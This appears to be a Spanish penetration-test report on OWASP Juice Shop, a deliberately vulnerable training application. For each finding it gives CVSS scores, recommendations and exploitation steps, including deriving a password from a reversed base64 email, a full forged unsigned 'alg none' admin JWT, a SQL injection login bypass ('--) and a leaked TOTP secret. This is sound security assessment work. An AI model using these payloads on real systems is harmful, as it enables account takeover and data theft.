
Vul_005	Log in with Bjoern's Gmail account
CVSS3 PUNTUACION	CRÍTICA 9,8
Vector de Ataque	Red: el ataque se puede montar a través de Internet.
Complejidad	Baja, la explotación se logra a través de una inspección de código.
Privilegios requeridos	Ninguno, el ataque se realiza sin tener ningún tipo de cuenta de usuario previo al mismo.
Interacción del usuario	Ninguna, el atacante puede acceder a la información sin requerir ninguna acción por parte de otros usuarios
Alcance	Sin cambios, la vulnerabilidad se ejecuta y afecta a la aplicación
Confidencialidad	Alta, teniendo en cuenta que el usuario podrá acceder a información sensible como administrador.
Integridad	Alta, teniendo en cuenta que el usuario podrá alterar información sensible como administrador.
Disponibilidad	Alta, teniendo en cuenta que el usuario podrá borrar información sensible como administrador.

EXPLOTACIÓN

En primer lugar, analizamos los archivos que la aplicación carga en la página de inicio de sesión:



Empezamos a analizarlos y en el main.js encontramos referencias a oauth:



Buscando con la palabra oauth y tratando de seguir el código, acabamos encontrando una mención a la contraseña en el código:

```
}
ngOnInit() {
  var e = this;
  this.userService.oauthLogin(this.parseRedirectUrlParams().access_token).subscribe(n=>{
    const i = btoa(n.email.split('').reverse().join(''));
    this.userService.save({
      email: n.email,
      password: i,
      passwordRepeat: i
    }).subscribe(() =>{
      this.login(n)
    }, () =>this.login(n))
  }, n=>{
    this.invalidateSession(n),
    this.ngZone.run((0, k.Z) (function * () {
      return yield e.router.navigate(['/login'])
    }))
  })
}
login(e) {
  var n = this;
  this.userService.login({
    email: e.email,
    password: btoa(e.email.split('').reverse().join('')),
    oauth: !0
  }).subscribe(i=>{
    const r = new Date;
    r.setHours(r.getHours() + 8),
    this.cookieService.put('token', i.token, {
      expires: r
    }),
    localStorage.setItem('token', i.token),
    sessionStorage.setItem('bid', i.bid),
    this.userService.isLoggedIn.next(!0),
    this.ngZone.run((0, k.Z) (function * () {
      return yield n.router.navigate(['/'])
    }))
  }, i=>{
    this.invalidateSession(i),
    this.ngZone.run((0, k.Z) (function * () {
      return yield n.router.navigate(['/login'])
    }))
  })
}
invalidateSession(e) {
  console.log(e),
  this.cookieService.remove('token'),
  localStorage.removeItem('token'),
  sessionStorage.removeItem('bid')
}
parseRedirectUrlParams() {
  const n = this.route.snapshot.data.params.substr(1).split('&'),
  i = {
```

Estas líneas de código llaman la atención, parece que la contraseña se genera mediante la siguiente función:

btoa(n.email.split('').reverse().join(''));

Vamos a reproducirla para ver que hace:

```
> var email = 'correo@email.com';
  var password = btoa(email.split('').reverse().join(''));
  console.log(password);

  bW9jLmxpYW1lQG9lcnJvYw==
```

Queda claro que la contraseña se obtiene de aplicar esta función al correo electrónico. El string obtenido esta claramente codificado en base64 pues este formato siempre da cadenas múltiples de 4, y en caso de que no sea así, rellena con el signo '=' al final.

En este caso, el string es de 22 caracteres + 2.


Si lo decodificamos tenemos:

```
└─# echo 'bW9jLmxpYW1lQG9lcnJvYw==' | base64 -d
moc.liame@oerroc
```


Si nos fijamos simplemente es el correo al revés. Nuestra teoría es que, usando esta función sobre el correo de un usuario, en este caso: bjoern.kimminich@gmail.com podremos usar la salida como contraseña para acceder a la cuenta. Así pues, pasamos el correo por la función:

```
> var email = 'bjoern.kimminich@gmail.com';
  var password = btoa(email.split('').reverse().join(''));
  console.log(password);

  bW9jLmxpYW1nQGhjaW5pbW1pay5ucmVvamI=
```


Usamos los datos para iniciar sesión:




Y conseguimos entrar.



VUL_006 – FORGE Unsigned JWT

FORGE Unsigned JWT			
ID	Vul_006	CRITICIDAD	9,8 CRÍTICA
URL	http://juice.shop/rest/user/whoami Toda la aplicación en si		
DESCRIPCION	Un Token JWT es un formato estándar y seguro de trasmitir Claims (propiedades, afirmaciones o en general información) entre diferentes sistemas que permite ser verificado gracias a la criptografía a través de la firma digital. No obstante, si no se configura debidamente, la aplicación en si puede admitir JWT Tokens sin firmar, como es el caso de Juice Shop. Esto simplifica mucho la creación de un JWT Token que de permisos de administrador a su usuario.		
EVIDENCIA	 Captura con burp de un token normal de la aplicación  Captura del contenido del token capturado. El atacante debe editar el header poniendo el algoritmo a ”none” y cambiar parámetros del payload para luego codificarlo de nuevo en base64		

	 Captura de la petición enviada con el token creado a /rest/user/whoami en donde vemos que efectivamente, se nos considera un usuario real y con permisos de administrador.
RIESGOS	Un usuario malintencionado puede forjar un token con niveles de autorización de administrador para hacer y deshacer dentro de la aplicación todo aquello que le este permitido por su rol.
RECOMENDACIONES	Se debería deshabilitar el uso de token sin firmar en la aplicación.
REFERENCIAS	https://gist.github.com/Retr02332/66bc6972e01afa0e49c451af9ea5e427 https://jwt.io

EVALUACIÓN DE CRITICIDAD CVSS 3.1


Vul_006	Unsigned JWT
CVSS3 PUNTUACION	9,8 CRÍTICA
Vector de Ataque	Red: el ataque se puede montar a través de Internet.
Complejidad	Baja, el ataque se puede montar en cualquier momento sin necesidad de que se den circunstancias especiales para ello.
Privilegios requeridos	Ninguno, no se requiere de tener privilegios para ejecutar el ataque en sí.
Interacción del usuario	Ninguna, el atacante puede acceder a la información sin requerir ninguna acción por parte de otros usuarios.

Alcance	Sin cambios, la vulnerabilidad se ejecuta y afecta a la aplicación.
Confidencialidad	Alta, porque permite suplantar a un administrador y acceder a todos sus privilegios y datos sensibles de clientes.
Integridad	Alta, porque permite alterar ciertos datos de clientes desde el rol de administrador.
Disponibilidad	Alta, porque permite eliminar cuentas de usuario por ejemplo y denegar de esta forma el acceso a sus datos.

EXPLOTACIÓN

Para poder forjar con éxito nuestro token lo primero es conseguir uno existente de cualquier usuario. Lo podemos hacer usando burp o simplemente, mirando las cookies guardadas tras iniciar sesión:

Seguidamente, vamos a leer el contenido del token:



Modificaremos y codificaremos la cabecera a base64, cuidando de que el resultado no contenga el carácter “=” que no está permitido. Para ello, nos valdremos de añadir un espacio cuando sea necesario.

Por ejemplo, en la siguiente captura codificamos la cabecera:

Los cambios indispensables són:

- En la cabecera, parametro “alg”:”none”
- "email": "jwtn3d@juice-sh.op"

Otros campos se pueden editar según propósito, especialmente el del rol.


Al final de la cadena obtenida debemos añadir, sino esta, un “.” pues los token no firmados deben tener siempre este final.

EL TOKEN COMPLETO


EwogICJ0eXAiOiAiSldUIiwKICAiYWxnIjogICJub25lIgp9.ewogICJzdGF0dXMiOiAgInN1Y2Nlc3MiLAogICJkYXRhIjogewogICAgImlkIjogMSwKICAgICJ1c2VybmFtZSI6ICIiLAogICAgImVtYWlsIjogImp3dG4zZEBqdWljZS1zaC5vcCIsCiAgICAicGFzc3dvcmQiOiAiMDE5MjAyM2E3YmJkNzMyNTA1MTZmMDY5ZGYxOGI1MDAiLAogICAgInJvbGUiOiAiYWRtaW4iLAogICAgImRlbHV4ZVRva2VuIjogIiIsCiAgICAibGFzdExvZ2luSXAiOiAiMC4wLjAuMCIsCiAgICAicHJvZmlsZUltYWdlIjogImFzc2V0cy9wdWJsaWMvaW1hZ2VzL3VwbG9hZHMvZGVmYXVsdEFkbWluLnBuZyIsCiAgICAidG90cFNlY3JldCI6ICIiLAogICAgImlzQWN0aXZlIjogdHJ1ZSwKICAgICJjcmVhdGVkQXQiOiAiMjAyMi0wNy0yOCAyMDo1NDowMC4wMDUgKzAwOjAwIiwKICAgICJ1cGRhdGVkQXQiOiAiMjAyMi0wNy0yOCAyMDo1NDowMC4wMDUgKzAwOjAwIiwKICAgICJkZWxldGVkQXQiOiBudWxsCiAgfSwKICAiaWF0IjogMTY1OTA0NDEzNiwKICAiZXhwIjogMTY1OTA2MjEzNgp9.


USAR EL TOKEN EN LA APLICACIÓN

Ahora simplemente nos queda pegar el nuevo token en la cookie y en el bearer token que se pasa a la aplicación y habremos conseguido el acceso.



Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Logger
Extender
Project options
User options
Learn
Send
Cancel
Request
Response
GET /rest/user/whoami HTTP/1.1
Host: 192.168.1.41:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Authorization: Bearer
Connection: close
Referer: http://192.168.1.41:3000/
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss;
Cache-Control: max-age=0
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
Set-Cookie: token=
Content-Type: application/json; charset=utf-8
Content-Length: 133
ETag: W/"85-PWOL8M3mYJv9caLvST18mm7K+2g"
Vary: Accept-Encoding
Date: Thu, 28 Jul 2022 21:44:52 GMT
Connection: close
{
"user":{
"id":1,
"email":"jwtn3d@juice-sh.op",
"lastLoginIp":"0.0.0.0",
"profileImage":"assets/public/images/uploads/defaultAdmin.png"
}
}

VUL_007 – TWO FACTOR Authentication

TWO FACTOR Authentication			
ID	Vul_007	CRITICIDAD	9,8 CRÍTICA
URL		http://juice.shop/rest/2fa/verify	
DESCRIPCION		El TOTP o “TIME-BASED ONE TIME PASSWORD” es un mecanismo de doble autenticación. Generalmente, lo usamos a través de una app como “google authenticator” o “latch” en nuestro móvil. Este sistema genera una segunda contraseña que cambia cada 60 segundos y para sincronizar la app con el servidor se hace a través de un TOKEN. Para poder descubrir estas contraseñas, solo es necesario obtener el token para usarlo en la configuración de dichas APP. En la aplicación de JUICE SHOP estos TOKEN se guardan en la base de datos en texto plano, sin encriptar, y un atacante puede hacerse con ellos de dos maneras: - mediante una inyección SQL, no siendo necesario iniciar sesión en la aplicación. - mediante la vulnerabilidad “FILTRACIÓN DE DATOS en el Endpoint”, pues cualquier usuario puede enviar una petición GET a la ruta “/rest/user/authentication-details” y obtenerlos.
EVIDENCIA		 Captura de como la aplicación nos brinda un token a un usuario recién creado para poder activar el doble factor.	



Captura del mismo token almacenado en la base de datos y mostrándose a través de una inyección SQL



Captura del login de wurstbrot@juice-sh.op gracias a que hemos podido configurar el doble factor con el totpSecret: IFTXE3SPOEYVURT2MRYGI52TKJ4HC3KH

RIESGOS	En ocasiones el doble factor de autenticación nos puede causar una falsa sensación de seguridad y es algo peligroso. Esta vulnerabilidad puede permitir a un atacante estar mucho tiempo usando una cuenta de administrador sin que este se dé cuenta. Gracias a esta vulnerabilidad, uno puede acceder a cualquier cuenta de juice shop que tenga este tipo de autenticación y actuar en nombre del mismo, rompiendo la confidencialidad, integridad y disponibilidad de los datos. Esto es especialmente cierto cuando se vulnera usuarios administradores. De cara a la empresa, corre todo tipo de riesgos por ello, desde problemas con la reputación hasta pérdidas de datos importantes y vulneración total de los datos de los clientes.
RECOMENDACIONES	Los tokens se deberían de guardar cifrados para que fuera realmente muy difícil descifrarlos. Los problemas de inyección SQL y de filtración de datos del endpoint son urgentes de solventar para evitar esta vulnerabilidad.
REFERENCIAS	https://owasp.org/www-project-top-ten/2017/A2_2017-Broken_Authentication https://cheatsheetseries.owasp.org/cheatsheets/Authentication_Cheat_Sheet.html

EVALUACIÓN DE CRITICIDAD CVSS 3.1

Vul_007	TWO FACTOR AUTHENTICATION
CVSS3 PUNTUACION	CRÍTICA 9,8
Vector de Ataque	Red: el ataque se puede montar a través de Internet.
Complejidad	Baja, el ataque se puede montar en cualquier momento sin necesidad de que se den circunstancias especiales para ello.
Privilegios requeridos	Ninguno, en realidad, el ataque se puede montar sin ningún acceso privilegiado terminando en conseguir un acceso administrador.
Interacción del usuario	Ninguna, el atacante puede acceder a la información sin requerir ninguna acción por parte de otros usuarios.
Alcance	Sin cambios, la vulnerabilidad se ejecuta y afecta a la aplicación.
Confidencialidad	Alta, porque permite acceder a cuentas protegidas con la doble autenticación y que pueden ser de administradores
Integridad	Alta, porque permite acceder a cuentas protegidas con la doble autenticación y que pueden ser de administradores
Disponibilidad	Alta, porque permite acceder a cuentas protegidas con la doble autenticación y que pueden ser de administradores

EXPLOTACIÓN

Esta vulnerablidad se apoya en el descubrimiento de los TOKEN usados para el mecanismo de autenticación y que pueden obtenerse mediante la vulnerabilidad de INYECCIÓN SQL o la vulnerabilidad de FILTRACIÓN DE DATOS EN EL ENDPOINT.

De esta forma, la manera de vulnerar una cuenta existente que tenga activado el doble factor de autenticación e iniciar sesión en la misma es la siguiente:

1) hacer login con una inyección, ejempo: wurstbrot@juice-sh.op'--

2) en Latch u otro software, añadir el acceso a la cuenta con el totpSecret obtenido a través de inyección SQL o la FILTRACIÓN DE DATOS.

3) poner la contraseña temporal y entrar.

COMO FUNCIONA

En la siguiente captura podemos ver como al activar la doble autenticación a un usuario cualquiera, la aplicación crea este token que posteriormente se almacenará en texto plano en la base de datos si se verifica.




Fig. 1: Creación de un token.

Ahora el cometido del atacante es hacerse con dicho token para usarlo. Veamos el método de inyección SQL que no requiere de ningún permiso. El método de Filtración de Datos se puede encontrar explicado en dicha vulnerabilidad.


En la siguiente captura, podemos ver como recuperamos los datos del totpSecret en el usuario wurstbrot y el usuario test que nosotros hemos creado, tal y como esta almacenado en la base de datos, en texto plano y sin cambios a través de una inyección SQL en el buscador de productos:

Fig. 2: Inyección SQL para recuperar los token de la base de datos.


Ahora que disponemos del valor del token, debemos usarlo en una aplicación como “LATCH” para que la misma nos entregue las contraseñas temporales.


A continuación, usamos la inyección SQL para hacer un bypass en el inicio de sesión del usuario deseado y nos encontraremos con que la aplicación nos solicitará la contraseña temporal.

Usando la aplicación de LATCH anteriormente configurada, podremos obtener dicha contraseña y acceder al a cuenta.



VUL_008 – EPHEMERAL Account

EPHEMERAL Account			
ID	Vul_008	CRITICIDAD	9,8 MEDIA
URL		http://juice.shop/#/login	
DESCRIPCION		Es posible crear una consulta SQL que cree una tabla temporal con los datos del usuario con el que queremos iniciar sesión. Este usuario puede existir o no dentro de la base de datos pues la consulta no se realizará directamente a esta, sino a una tabla temporal. Si es un usuario creado por nosotros, podemos darle el rol que deseemos, como el de administrador o contable, y acceder a los datos y permisos que están disponibles para los mismos.	
EVIDENCIA		 Captura de la inyección de código malicioso en el formulario	

	 Captura del inicio de sesión conseguido, en este caso, con una cuenta de contable.
RIESGOS	Esta inyección permite iniciar sesión con cualquier tipo de rol pudiendo llegar a comprometer tanto la confidencialidad, integridad y disponibilidad de los datos de una manera crítica. Además, se acentúa por el hecho de que existen otras inyecciones que nos permite obtener el formato de los datos necesarios de la tabla de usuarios para realizar este ataque.
RECOMENDACIONES	El formulario de inicio de sesión es altamente vulnerable a inyecciones SQL y se debe sanear la entrada de datos para evitarla.
REFERENCIAS	https://portswigger.net/web-security/sql-injection

EVALUACIÓN DE CRITICIDAD CVSS 3.1

Vul_008	Ephemeral Account
CVSS3 PUNTUACION	CRÍTICA 9,8
Vector de Ataque	Red, es accesible desde internet
